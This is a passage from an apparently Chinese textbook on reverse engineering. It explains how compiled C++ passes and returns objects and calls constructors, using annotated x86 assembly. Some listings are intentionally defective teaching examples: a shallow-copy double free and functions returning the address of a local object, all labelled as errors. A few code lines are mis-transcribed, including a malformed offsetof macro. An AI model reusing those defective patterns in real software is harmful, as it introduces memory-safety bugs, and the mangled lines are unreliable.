; 取出数据成员m_nTwo作为printf函数的第三个参数
00401038 mov eax, dword ptr[ebp+0Ch]
0040103B push eax
; 取出数据成员m_nOne作为printf函数的第二个参数
0040103C mov ecx, dword ptr[ebp+8]
0040103F push ecx
00401040 push offset string"%d%d\r\n" (0042001c)
00401045 call printf (00401120)
0040104A add esp, 0Ch
}

```

在代码清单9-5中, 类CFunTest的体积不大, 只有两个数据成员, 编译器在调用函数传参的过程中分别将对象的两个成员依次压栈, 也就是直接将两个数据成员当成两个int类型数据, 并将它们当做printf函数的参数。同理, 它们也是一份复制数据, 除数据相同外, 与对象中的两个数据成员没有关系。

类对象中的数据成员的传参顺序为: 最先定义的数据成员最后压栈, 最后定义的数据成员最先压栈。当类的体积过大, 或者其中定义有数组类型的数据成员时, 会将数组的首地址作为参数压栈吗? 我们来看看代码清单9-6。

代码清单9-6 含有数组数据成员的对象传参—Debug版

```

//C++源码说明：此代码为代码清单9-5的修改版，添加了数组成员char
m_szName[32]
class CFunTest{
public:
int m_nOne;
int m_nTwo;
char m_szName[32]; //定义数组类型的数据成员
};
void ShowFunTest (CFunTest FunTest) {
//显示对象中各数据成员的信息
printf ("%d%d%s\r\n", FunTest.m_nOne, FunTest.m_nTwo,
FunTest.m_szName) ;
}
void main () {
CFunTest FunTest;
FunTest.m_nOne=1;
FunTest.m_nTwo=2;
strcpy (FunTest.m_szName, "Name"); //赋值数据成员数组
ShowFunTest (FunTest) ;
}
//C++源码与对应汇编代码讲解
void ShowFunTest (CFunTest FunTest) {
; 初始化部分略
printf ("%d%d%s\r\n", FunTest.m_nOne, FunTest.m_nTwo,
FunTest.m_szName) ;
00401038 lea eax, [ebp+10h]; 取成员m_szName的地址
0040103B push eax; 将成员m_szName的地址作为参数压栈
0040103C mov ecx, dword ptr[ebp+0Ch]; 取成员m_nTwo中的数据
0040103F push ecx
00401040 mov edx, dword ptr[ebp+8]; 取成员m_nOne中的数据
00401043 push edx
00401044 push offset string"%d%d%s\r\n" (0042002c)
00401049 call printf (00401120)
0040104E add esp, 10h
}
//C++源码对照，main函数分析
void main () {
CFunTest FunTest;
; 没有任何调用默认构造函数的汇编代码
FunTest.m_nOne=1;
0040B7E8 mov dword ptr[ebp-28h], 1; 数据成员m_nOne所在地址为ebp-
28h
FunTest.m_nTwo=2;
0040B7EF mov dword ptr[ebp-24h], 2; 数据成员m_nTwo所在地址为ebp-

```

24h

```
strcpy (FunTest.m_szName, "Name");  
0040B7F1 push offset string"Name" (0041302c)  
0040B7F6 lea eax, [ebp-20h]; 数组成员m_szName所在地址为ebp-20h  
0040B7FE push eax  
0040B7FF call strcpy (00404650)  
ShowFunTest (FunTest);  
0040B804 add esp, 0FFFFFFE0h; 调整栈顶, 抬高32字节  
0040B807 mov ecx, 0Ah; 设置循环次数为10  
0040B80C lea esi, [ebp-28h]; 获取对象的首地址并保存到esi中  
0040B80F mov edi, esp; 设置edi为当前栈顶  
; 执行10次4字节内存复制, 将esi所指向的数据复制到edi中, 类似memcpy的内  
联方式  
0040B811 rep movs dword ptr[edi], dword ptr[esi]  
0040B813 call@ILT+10 (ShowFunTest) (0040100f)  
0040B818 add esp, 28h  
}
```

在代码清单9-6中，在传递类对象的过程中使用了“add esp, 0FFFFFFE0h”来调整栈顶指针esp，0FFFFFFE0h是补码，转换后为-20h，等同于esp-20h。6.1节中讲过，参数变量在传递时，需要向低地址调整栈顶指针esp，此处申请的32字节栈空间，加上strcpy未平衡的8字节参数空间，都用于存放参数对象FunTest的数据。将对象FunTest中的数据依次复制到申请的栈空间中，对象FunTest的内存布局如图9-5所示。




图 9-5 对象FunTest的内存布局

在图9-5中，0x0012FF58为对象FunTest的首地址，第一个4字节的数据为数据成员m_nOne，由此向后，第二个4字节的数据为数据成员m_nTwo，以0x0012FF60为起始地址，后面的第一个32字节数据为数组成员m_szName。对象FunTest占用的内存大小为40字节，而代码清单9-6却只为栈空间申请了32字节大小。以对象的首地址为起始点，使用指令“rep movs”复制了40字节的数据，比栈空间申请的大小多出了8字节。为什么申请栈空间时少了8字节呢？数据复制完成后会不会造成越界访问呢？

先看一下之前所调用的函数strcpy，该函数的调用方式为__cdecl方式，当函数调用结束后，并没有平衡参数使用的栈顶。函数strcpy有两个参数，正好使用了8字节的栈空间。在函数ShowFunTest的调用过程中，重新利用这8字节的栈空间，完成了对对象FunTest中的数据的复制。当函数ShowFunTest调用结束后，调用指令“add esp, 28h”平衡了该函数参数所使用的40字节的栈空间。

代码清单9-4和代码清单9-5中定义类都没有定义构造函数和析构函数。由于对象作为参数在传递过程中会制作一份对象的复制数据，当向对象分配内存时，如果有构造函数，编译器会再调用一次构造函数，并做一些初始化工作。当代码执行到作用域结束时，局部对象将被销毁，而对象中可能会涉及资源释放的问题，同样，编译器也会再调用一次局部对象的析构函数，从而完成资源数据的释放。

有参考资料中提到，当类中没有定义构造函数和析构函数时，编译器会添加默认的构造函数和析构函数。根据代码清单9-4和代码清单9-5中的分析得知，在定义类对象时，编译器根本没有做任何处理，可见编译器并没有添加默认的构造函数。其原因涉及更多构造函数与析构函数的知识，详见第10

章。

当对象作为函数的参数时，由于重新复制了对象，等同于又定义了一个对象，在某些情况下会调用特殊的构造函数——拷贝构造函数，详见第10章。当函数退出时，复制的对象作为函数内的局部变量，将会被销毁。当析构函数存在时，则会调用析构函数，这时问题便会出现了，如代码清单9-7所示。

代码清单9-7 对象作为参数的资源释放错误—Debug版

```
//C++源码说明：涉及资源申请与释放的类对象
class CMyString{
public:
CMyString () {
m_pString=new char[10]; //申请堆空间，只要不释放，进程退出前将一直存
在
if (m_pString==NULL) { //堆空间申请成功与否
return;
}
strcpy (m_pString, "Hello");
}
~CMyString () {
if (m_pString!=NULL) { //检查资源
delete m_pString; //释放堆空间
m_pString=NULL;
}
}
char*GetString () {
return m_pString; //获取数据成员
}
private:
char*m_pString; //数据成员定义，保存堆的首地址
};
//参数为CMyString类对象的函数
void ShowMyString (CMyString MyStringCpy) {
printf (MyStringCpy.GetString ());
}
//main函数实现
void main () {
CMyString MyString; //类对象定义
ShowMyString (MyString);
}
```



```

}
//C++源码与对应汇编代码讲解
//C++源码对照，main函数分析
void main () {
    CMyString MyString;
    ; 获取对象的首地址，放入ecx中作为this指针
    0040121D lea ecx, [ebp-10h]
    ; 调用构造函数
    00401220 call@ILT+5 (CMyString: CMyString) (0040100a)
    ; 记录同一作用域内该类的对象个数，详见第10章
    00401225 mov dword ptr[ebp-4], 0
    ShowMyString (MyString);
    ; MyString对象长度为4，一个寄存器单元刚好能存放
    ; 于是eax获取对象首地址处4字节的数据，即数据成员m_pString
    0040122C mov eax, dword ptr[ebp-10h]
    0040122F push eax
    00401230 call@ILT+15 (ShowMyString) (00401014)
    00401235 add esp, 4
} //main函数结束处
; 由于对象被释放，修改对象个数
00401238 mov dword ptr[ebp-4], 0FFFFFFFFh
; 获取对象首地址，传入ecx作为this指针
0040123F lea ecx, [ebp-10h]
; 调用析构函数
00401242 call@ILT+20 (CMyString: ~CMyString) (00401019)
; 部分代码讲解略
0040111E ret
//构造函数与析构函数讲解略
//ShowMyString函数的实现过程分析
void ShowMyString (CMyString MyStringCpy) {
    004010B0 push ebp
    004010B1 mov ebp, esp
    ; =====异常链处理过程=====
    004010B3 push 0FFh
    004010B5          push          offset__ehandler$?
ShowMyString@@YAXVCMyString@@@Z (00410d39)
    004010BA mov eax, fs: [00000000]
    004010C0 push eax
    004010C1 mov dword ptr fs: [0], esp
    ; =====异常链处理过程见第13章=====
    004010C8 sub esp, 40h
    004010CB push ebx
    004010CC push esi
    004010CD push edi
    004010CE lea edi, [ebp-4Ch]

```

```

004010D1 mov ecx, 10h
004010D6 mov eax, 0CCCCCCCch
004010DB rep stos dword ptr[edi]
004010DD mov dword ptr[ebp-4], 0; 作用域内的对象个数
printf (MyStringCpy.GetString ());
; 取参数1的数据成员m_pString的地址 (即对象首地址) 并保存到ecx中作为
this指针
; 注意, 此m_pString地址非main函数中的对象MyString的首地址
004010E4 lea ecx, [ebp+8]; 取参数1的地址
; 调用成员函数GetString, 该方法的讲解略
004010E7 call@ILT+0 (CMyString: GetString) (00401005)
004010EC push eax; 将返回eax中保存的字符串的首地址作为参数压栈
004010ED call printf (00401310)
004010F2 add esp, 4
} // ShowMyString函数的结尾处
; 由于对象被释放, 修改对象个数
004010F5 mov dword ptr[ebp-4], 0FFFFFFFh
; 取参数1的地址, 作为this指针调用析构函数
004010FC lea ecx, [ebp+8]
004010FF call@ILT+20 (CMyString: ~CMyString) (00401019)
; 部分代码讲解略
0040111E ret

```

在代码清单9-7中, 当对象作为参数被传递时, 参数MyStringCpy复制了对象MyString中的数据成员m_pString, 产生了两个CMyString类的对象。由于没有编写拷贝构造函数, 因此在传参的时候就没有被调用, 这个时候编译器以浅拷贝处理, 它们的数据成员m_pString都指向了同一个堆地址, 如图9-6所示。




图 9-6 复制对象与原对象对比

根据图9-6所示, 两个对象中的数据成员m_pString指向

了相同地址，当函数ShowMyString调用结束后，便会释放对象MyStringCpy，以对象MyStringCpy的首地址作为this指针调用析构函数。在析构函数中，调用delete函数来释放掉对象MyStringCpy的数据成员m_pString所保存的堆空间的首地址。但对象MyStringCpy是MyString的复制品，真正的MyString还存在，而数据成员m_pString所保存的堆空间的首地址却被释放，如果出现以下代码便会产生错误：

```
    CMyString MyString;
    //当该函数调用结束后，对象MyString中的数据成员m_pString所保存的堆空间
已经
    //被释放掉，再次使用此对象中的数据成员m_pString便无法得到堆空间的数据
    ShowMyString (MyString);
    ShowMyString (MyString); 显示地址中为错误数据
```

这个错误在ZI选项中会被触发，因为使用delete后，堆空间被置为某个标记值；而在O2选项中，并不会对释放堆中的数据进行检查。如果没有再次申请堆空间，则此地址中的数据仍然存在，会导致错误被隐蔽，为程序埋下隐患。

有两种解决方案可以修正这个错误：深拷贝数据和设置引用计数，这两种解决方案都需要拷贝构造函数的配合。本节中只做简单的讲解，详见第10章。

深拷贝数据：在复制对象时，编译器会调用一次该类的拷贝构造函数，给编码者一次机会。深拷贝利用这次机会将原对象的数据成员所保存的资源信息也制作一份副本。这样，当销毁复制对象时，销毁的资源是复制对象在拷贝构造函数中制作的副本，而非原对象中保存的资源信息。

设置引用计数：在进入拷贝构造函数时，记录类对象被复制引用的次数。当对象被销毁时，检查这个引用计数中保存的引用复制次数是否为0。如果是，则释放掉申请的资源，否则引用计数减1。

当参数为对象的指针类型时，则不存在这种错误。传递的数据是指针类型，在函数内的操作都是针对原对象的，不存在对象被复制的问题。由于没有副本，因此在函数进入和退出时不会调用构造函数和析构函数，也就不存在资源释放的错误隐患。在使用类对象作为参数时，如无特殊需求，应尽量使用指针或引用。这样做不但可以避免资源释放的错误隐患，还可以在函数调用过程中避免复制操作，提升程序运行的效率。

由于目前所学知识还无法修正这个错误，因此暂且将其搁置。虽然错误没有解决，但并不影响后面的学习。学习了构造函数和析构函数的相关知识后，这个问题便会迎刃而解。

笔者并不赞成在设计软件时将申请资源的工作交给构造函数来完成，此处仅仅是讲解实例。

9.5 对象作为返回值

对象作为函数的返回值时，与基本的数据类型不同。基本数据类型（双精度浮点类型以及非标准的__int64类型除外）作为返回值时，通过寄存器eax来保存返回的数据，而对象属于自定义类型，寄存器eax无法保存对象中的所有数据，所以在函数返回时，寄存器eax不能满足需求。

对象作为返回值与对象作为参数的处理方式非常类似。对象作为参数时，进入函数前预先将对象使用的栈空间保留出来，并将实参对象中的数据复制到栈空间中。该栈空间作为函数参数，用于函数内部使用。同理，对象作为返回值时，进入函数后将申请返回对象使用的栈空间，在退出函数时，将返回对象中的数据复制到临时的栈空间中，以这个临时栈空间的首地址作为返回值。

先由简单的类对象作为返回值入手，由浅入深地学习。先来看一个例子，如代码清单9-8所示。

代码清单9-8 对象作为返回值—Debug版

```
//C++源码说明：在函数内定义对象并将其作为返回值
class CReturn{
public:
int m_nNumber;
int m_nArray[10]; //定义两个数据成员，该类的大小为44字节
};
CReturn GetCReturn () {
CReturn RetObj;
RetObj.m_nNumber=0;
for (int i=0; i<10; i++) {
RetObj.m_nArray[i]=i+1;
}
return RetObj; //返回局部对象
```

```

}
void main (int argc, char*argv[]) {
    CReturn objA;
    objA=GetCReturn ();
    printf ("%d%d%d", objA.m_nNumber,           objA.m_nArray[0],
objA.m_nArray[9]);
}
//构造函数与析构函数讲解略
//main函数代码分析
void main (int argc, char*argv[]) {
00401290 push ebp
00401291 mov ebp, esp
00401293 sub esp, 0C4h; 预留返回对象的栈空间
00401299 push ebx
0040129A push esi
0040129B push edi
0040129C lea edi, [ebp-0C4h]
004012A2 mov ecx, 31h
004012A7 mov eax, 0CCCCCCCch
004012AC rep stos dword ptr[edi]
CReturn objA;
objA=GetCReturn ();
004012AE lea eax, [ebp-84h]; 获取返回对象的栈空间首地址
; 将返回对象的首地址压入栈中, 用于保存返回对象的数据
004012B4 push eax
; 调用函数GetCReturn, 见下文对GetCReturn的实现过程的分析
004012B5 call@ILT+45 (GetCReturn) (00401032)
004012BA add esp, 4
; 函数调用结束后, eax中保存着地址ebp-84h, 即返回对象的首地址
004012BD mov esi, eax; 将返回对象的首地址存入esi中
004012BF mov ecx, 0Bh; 设置循环次数
004012C4 lea edi, [ebp-58h]; 获取临时对象的首地址
; 每次从返回对象中复制4字节数据到临时对象的地址中, 共复制11次
004012C7 rep movs dword ptr[edi], dword ptr[esi]
004012C9 mov ecx, 0Bh; 重新设置复制次数
004012CE lea esi, [ebp-58h]; 获取临时对象的首地址
004012D1 lea edi, [ebp-2Ch]; 获取对象objA的首地址
; 将数据复制到对象objA中
004012D4 rep movs dword ptr[edi], dword ptr[esi]
    printf ("%d%d%d", objA.m_nNumber,           objA.m_nArray[0],
objA.m_nArray[9]);
}
//GetCReturn的实现过程分析
CReturn GetCReturn () {
0040CE90 push ebp

```

```

0040CE91 mov ebp, esp
0040CE93 sub esp, 70h; 调整栈空间, 预留临时返回对象与局部对象的内存空
间
0040CE96 push ebx
0040CE97 push esi
0040CE98 push edi
0040CE99 lea edi, [ebp-70h]
0040CE9C mov ecx, 1Ch
0040CEA1 mov eax, 0CCCCCCCCh
0040CEA6 rep stos dword ptr[edi]
CReturn RetObj;
RetObj.m_nNumber=0;
; 为数据成员nNumber赋值0, 地址ebp-2Ch便是对象RetObj的首地址
0040CEA8 mov dword ptr[ebp-2Ch], 0
for (int i=0; i<10; i++) {
RetObj.m_nArray[i]=i+1;
}
0040CED4 jmp GetCReturn+28h (0040ceb8); for循环分析略, 直接看退
出函
; 数时的处理
return RetObj;
0040CED6 mov ecx, 0Bh; 设置循环次数为11次
0040CEDB lea esi, [ebp-2Ch]; 获取局部对象的首地址
0040CEDE mov edi, dword ptr[ebp+8]; 获取返回对象的首地址
; 将局部对象RetObj中的数据复制到返回对象中
0040CEE1 rep movs dword ptr[edi], dword ptr[esi]
0040CEE3 mov eax, dword ptr[ebp+8]; 获取返回对象的首地址并保存到
eax中,
; 作为返回值
}

```

代码清单9-8演示了函数返回对象的全过程。在调用GetCReturn前, 编译器将在main函数中申请的返回对象的首地址作为参数压栈, 在函数GetCReturn调用结束后进行了数据复制, 将GetCReturn函数中定义的局部对象RetObj的数据复制到这个返回对象的空间中, 再将这个返回的对象复制给目标对象objA, 从而达到返回对象的目的。因为在这个示例中不存在函数返回后为对象的引用赋值, 所以这里的返回对象是临时存在的, 也就是C++中的临时对象, 作用域仅限于单条语句。

为什么会产生这个临时对象呢？因为调用返回对象的函数时，C++程序员可能采用这类写法，如
`GetCReturn () .m_nNumber`，这只是针对返回对象的操作，而此时函数已经退出，其栈帧也被关闭。函数退出后去操作局部对象显然不合适，因此只能由函数的调用方准备空间，建立临时对象，然后将函数中的局部对象复制给临时对象，再把这个临时对象交给调用方去操作。本例中的
`objA=GetCReturn ()`；是个赋值运算，由于赋值时
`GetCReturn`函数已经退出，其栈空间已经关闭，同理objA不能直接和函数内局部对象做赋值运算，因此需要临时对象记录返回值以后再参与赋值。

虽然使用临时对象进行了数据复制，但是同样存在出错的风险。这与对象作为参数时遇到的情况一样，由于使用了临时对象进行数据复制，当临时对象被销毁时，会执行析构函数。如果析构函数中有对资源释放的处理，就有可能造成同一个资源多次释放的错误发生。

这个错误与对象作为函数参数时的错误在原理上是一样的，也是临时对象被析构造成的，因此两者的解决方案也相同。对于复制对象的资源释放错误，我们会在第10章中给出详细的解决方案，并分析错误的处理过程。

当对象作为函数的参数时，可以传递指针；当对象作为返回值时，如果对象在函数内部被定义为局部变量，则不可返回此对象的首地址或引用，以避免返回已经被释放的局部变量，如以下代码所示。

```
class CTest{
public:
int m_nOne;
int m_nTwo;
};
//错误1：返回局部对象的首地址
```



```

CTest*GetTest () {
CTest test;
return&test;
}
//错误2: 返回局部对象的引用, 等同于返回局部对象的首地址
CTest&GetTest () {
CTest test;
return test;
}

```

由于函数退出后栈内对象的空间将被释放, 因此无法保证返回值所指向地址的数据的正确性。引用返回值后, 如果运气好, 会导致数据访问错误, 程序当场出错; 如果运气再好一点, 就会直接崩溃, 这样就能在调试的时候发现错误。如果运气实在很差, 在开发时数据访问正常, 程序也工作正常, 这个问题将可能会成为一个隐藏很深的错误。不过不用太担心, 只要你在VC++工程中设置的警告级别(Warning level)不是None, 这个问题在编译检查时就会被警告, 只要你不漠视编译器的每个警告就行, 最好把Warnings as errors打上钩。要解决此类错误, 只能避免返回函数内局部变量的地址, 但可以返回堆地址, 还可以使用返回对象的办法来代替。由此可见, 使用返回值为类对象的情况具有特殊的意义。

编译器在处理简单的结构体和类结构时, 当二者经过O2选项的编译优化后, 将难以识别出它们和局部变量之间的区别, 但仍可根据数据的访问过程来还原相应的数据, 如代码清单9-9所示。

代码清单9-9 还原对象数据—Release版

```

; main函数实现
; int__cdecl main (int argc, const char**argv, const
char**envp)
sub esp, 8
lea eax, [esp+8+var_8]; 获取局部变量的地址并存入eax中
mov[esp+8+var_8], 3; 赋值局部变量1

```

```
push eax; 将局部变量的地址作为参数传递
mov[esp+0Ch+var_4], 2; 赋值局部变量2
call sub_401000; 调用函数sub_401000
add esp, 0Ch
retn
main endp
sub_401000 proc near
arg_0=dword ptr 4; 有一个参数
mov eax, [esp+arg_0]; 获取参数并保存到eax中
; 从eax保存的地址中取出2字节数据, 结合后面一条指令可推断这是对象成员的寻址, 因为参数指针指向的数据类型不一致
movsx ecx, word ptr[eax]
mov edx, [eax+4]; 寄存器相对间接寻址方式, 这是对象成员的寻址
push ecx; 将获取数据作为参数压栈
push edx
push offset aDD; "%d%d\r\n"
call printf; 调用printf函数
add esp, 0Ch
retn
sub_401000 endp
```

根据代码清单9-9中main函数的参数传递, 以及函数sub_401000中对参数的使用过程, 可以判断出函数sub_401000的参数为一个对象指针。根据使用的过程得知, 该对象中定义了两个数据成员, 它们分别占2字节和4字节的内存大小。可将此对象还原成结构体, 代码如下所示。

```
struct tagUnknow{
short m_sShort; //占2字节
int m_nInt; //占4字节
};
```

相对而言, 复杂对象的分析过程更为复杂, 但可找到的特征信息也更多。在函数的调用过程中, 当第一个参数为该对象首地址时, 可怀疑这是this指针, 按此函数的功能酌情还原为此类对象的成员函数。

在通常情况下, VC++6.0编译的代码默认以thiscall方式

调用成员函数，因此会使用ecx来保存this指针，从而进行参数传递，但并非具有ecx传参的函数就一定是成员函数。当使用__fastcall时，同样可以在反汇编代码中体现出ecx传参。因此，在分析时不可将ecx传参作为识别this指针的唯一特征。那么类对象还具备哪些特征呢？通过下一章的学习，我们将发现它有更多与众不同的特性。

9.6 本章小结

本章首先讨论了结构体和类的内存结构，然后讨论了函数间对象传递的相关问题，以及这些问题在编译器内部的实现原理。我们看到，当对象结构简单、体积小小时，函数间的对象传递直接使用eax和edx保存对象中的内容。当对象体积过大，结构复杂时，寄存器就明显不够用了，于是编译器在开发人员不知情的情况下，偷偷地给函数加上一个参数，将其作为返回值。传递参数对象时，存在一次复制过程，简单的对象直接按成员顺序push传参，复杂的对象则使用重复前缀的串操作指令rep movs，其edi被设置为栈顶。

在访问对象成员时，其寻址方式颇为特别，使用的是寄存器相对间接访问方式。这种访问方式可以作为识别对象的必要条件，但是还需考察成员类型。如果类型一致，则应优先考虑是数组的访问，因为在数组的下标访问时，编译器也可能采用寄存器相对间接访问方式，如a[i]，当i为常量时就会出现寄存器相对间接访问方式。当对象在栈内时，其首地址表示为ebp±n或者esp+n，其中n为立即数，而编译器计算对象成员的地址为对象首地址+成员偏移量，这个偏移量值是编译器在编译过程中确定的，视为常量值，联合上式，对象成员的地址表达为ebp±n+offset或者esp+n+offset，其中n和offset（成员偏移量）皆为常量，符合常量折叠的优化条件，于是在编译时可计算出N=n±offset，所以在分析的时候，我们只能看到ebp±N或者esp+N。

思考题答案：

& ((struct A*) NULL) -> m_float不会崩溃，这时求m_float的地址，根据前面提出的结构体寻址公式：

$p \rightarrow \text{member}$ 的地址=指针 p 的地址值+member在type中的偏移量

代入得：

$\&((\text{struct A}^*) \text{NULL}) \rightarrow \text{m_float} = 0 + 4 = 4$ ，这个表达式实际上是求结构体内成员的偏移量。

可以定义如下宏，用于在不产生对象的情况下取得成员偏移量：

```
#define offsetof(s, m) (size_t) &((s*)0) \->m)
```

大家不用自行定义，在VC的stddef.h中有offsetof的官方定义。

第10章 关于构造函数和析构函数

构造函数与析构函数是类的重要组成部分，它们在类中担任着至关重要的工作。构造函数常用来完成对象生成时的数据初始化工作，而析构函数则常用于在对象销毁时释放对象中所申请的资源。

当对象生成时，编译器会自动产生调用其类构造函数的代码，在编码过程中可以为类中的数据成员赋予恰当的初始值。当对象销毁时，编译器同样也会产生调用其类析构函数的代码。

构造函数与析构函数都是类中特殊的成员函数，构造函数支持函数重载，而析构函数只能是一个无参函数。它们不可定义返回值，调用构造函数后，返回值为对象首地址，也就是 `this` 指针。

在某些情况下，编译器会提供默认的构造函数和析构函数，但并不是任何情况下编译器都会提供。那么，在何种情况下编译器会提供默认的构造函数和析构函数？编译器又是如何调用它们的呢？本章将解决这些谜题。

10.1 构造函数的出现时机

对象生成时会自动调用构造函数。只要找到了定义对象的地方就找到了构造函数的调用时机，这看似简单，实际情况却相反，不同作用域的对象生命周期不同，如局部对象、全局对象、静态对象等的生命周期各不相同，而当对象作为函数参数与返回值时，构造函数的出现时机又会有所不同。

将对象进行分类：不同类型对象的构造函数被调用的时机都会发生变化，但都会遵循C++语法：定义的同时调用构造函数。那么，只要知道了对象的生命周期，便可推断出构造函数的调用时机。下面先根据生命周期将对象进行分类，然后分析各类对象的构造函数和析构函数的调用时机。要讨论的各类对象如下：

局部对象

堆对象

参数对象

返回对象

全局对象

静态对象

1.局部对象

局部对象下的构造函数的出现时机比较容易识别。当对象产生时，便有可能引发构造函数的调用。编译器隐藏了构造函数的调用过程，使编码者无法看到调用细节。我们可以通过对代码清单10-1的分析来学习和了解编译器调用构造函数的全过程。

代码清单10-1 无参构造函数的调用过程—Debug版

```
//C++源码说明：定义含有无参构造函数的类
class CNumber{
public:
CNumber () { //无参构造函数
m_nNumber=1;
}
int m_nNumber;
```

```

};
void main () {
CNumber Number; //类对象定义
}
//C++源码与对应汇编代码讲解
void main () {
CNumber Number;
0040B468 lea ecx, [ebp-4]; 取得对象首地址，传入ecx中作为参数
0040B46B call@ILT+5 (CNumber: CNumber) (0040100a); 调用构造函数
}
//构造函数CNumber分析
CNumber ()
; 函数入口代码分析略
0040B4A9 pop ecx; 还原ecx, ecx中保存对象的首地址
0040B4AA mov dword ptr[ebp-4], ecx; [ebp-4]就是this指针
{
m_nNumber=1;
0040B4AD mov eax, dword ptr[ebp-4]; eax中保存了对象的首地址
0040B4B0 mov dword ptr[eax], 1; 将数据成员m_nNumber设置为1
}
0040B4B6 mov eax, dword ptr[ebp-4]; 将this指针存入eax中，作为返回
返回值
0040B4B9 pop edi
0040B4BA pop esi
0040B4BB pop ebx
0040B4BC mov esp, ebp
0040B4BE pop ebp
0040B4BF ret

```

当在进入对象的作用域时，编译器会产生调用构造函数的代码。由于构造函数属于成员函数，因此在调用的过程中同样需要传递this指针。构造函数调用结束后，会将this指针作为返回值。返回this指针便是构造函数的特征之一，结合C++的语法，我们可以总结识别局部对象的构造函数的必要条件（请读者注意，这并不是充分条件）：

该成员函数是这个对象在作用域内调用的第一个成员函数，根据this指针即可以区分每个对象。

这个函数返回this指针。

构造函数必然满足以上两个条件，否则这个函数就不是构造函数。为什么构造函数会返回this指针呢？请继续看下面的讲解。

2.堆对象

堆对象的识别重点在于识别堆空间的申请与使用。在C++的语法中，堆空间的申请需要使用malloc函数、new运算符或者其他同类功能的函数。因此，识别堆对象有了重要的依据，如以下代码所示。

```
CNumber*pNumber=new CNumber;
```

这行代码看上去是申请了类型为CNumber类的一个堆对象，使用指针pNumber保存了对象的首地址。由于产生了对象，所以此行代码将会调用CNumber类的无参构造函数，分析如代码清单10-2所示。

代码清单10-2 构造函数返回值的使用—Debug版

```
//C++源码说明：申请堆对象
void main () {
CNumber*pNumber=NULL; //类CNumber的定义参考代码清单10-1
pNumber=new CNumber;
//为了突出本节讨论的问题，这里没有检查new运算的返回值
pNumber->m_nNumber=2;
printf ("%d\r\n", pNumber->m_nNumber);
}
//C++源码与对应汇编代码讲解
void main () {
CNumber*pNumber=NULL;
0040104D mov dword ptr[ebp-10h], 0; 指针在ebp-10h, 初始化为0
pNumber=new CNumber;
00401054 push 4; 压入类的大小, 用于堆内存申请
00401056 call operator new (004011b0)
0040105B add esp, 4
```

```

0040105E mov dword ptr[ebp-18h], eax; 使用临时变量保存new返回值
00401061 mov dword ptr[ebp-4], 0; [ebp-4]保存申请堆空间的次数
00401068 cmp dword ptr[ebp-18h], 0; 检测堆内存是否申请成功
0040106C je main+5Bh (0040107b); 失败则跳过构造函数
0040106E mov ecx, dword ptr[ebp-18h]; 申请成功, 将对象首地址传入
ecx中
00401071 call@ILT+0 (CNumber: CNumber) (00401005); 调用构造函数
; 构造函数返回this指针, 保存到临时变量ebp-1Ch中
00401076 mov dword ptr[ebp-1Ch], eax
; 结合0040106C处的je指令和下面的jmp指令, 可发现编译器在这里产生了一个
双分支结构, 用于检查
new运算。如果执行成功, 则调用构造函数, this指针保存在ebp-1Ch中, 否则避
开构造函数, 将[ebp-
1Ch]设为0
00401079 jmp main+62h (00401082)
0040107B mov dword ptr[ebp-1Ch], 0; 申请堆空间失败, 设置指针值为
NULL
00401082 mov eax, dword ptr[ebp-1Ch]
; 在没有打开/O2时, 对象地址将在几个临时变量中倒换, 最终保存到[ebp-10h]
中, 即指针变量pNumber
00401085 mov dword ptr[ebp-14h], eax
00401088 mov dword ptr[ebp-4], 0FFFFFFFFh
0040108F mov ecx, dword ptr[ebp-14h]
00401092 mov dword ptr[ebp-10h], ecx
pNumber->m_nNumber=2;
00401095 mov edx, dword ptr[ebp-10h]; edx得到this指针
00401098 mov dword ptr[edx], 2; 为成员变量m_nNumber赋值2
printf ("%d\r\n", pNumber->m_nNumber);
0040109E mov eax, dword ptr[ebp-10h]
004010A1 mov ecx, dword ptr[eax]
004010A3 push ecx
004010A4 push offset string"%d\r\n" (00424ff8)
004010A9 call printf (0040eb90)
004010AE add esp, 8
return 0;
004010B1 xor eax, eax
}

```

在代码清单10-2中, 在使用new申请了堆空间以后, 需要调用构造函数, 以完成对象的数据成员初始化过程。如果堆空间申请失败, 则会避开构造函数的调用。因为在C++语法中, 如果new运算执行成功, 返回值为对象的首地址, 否则为

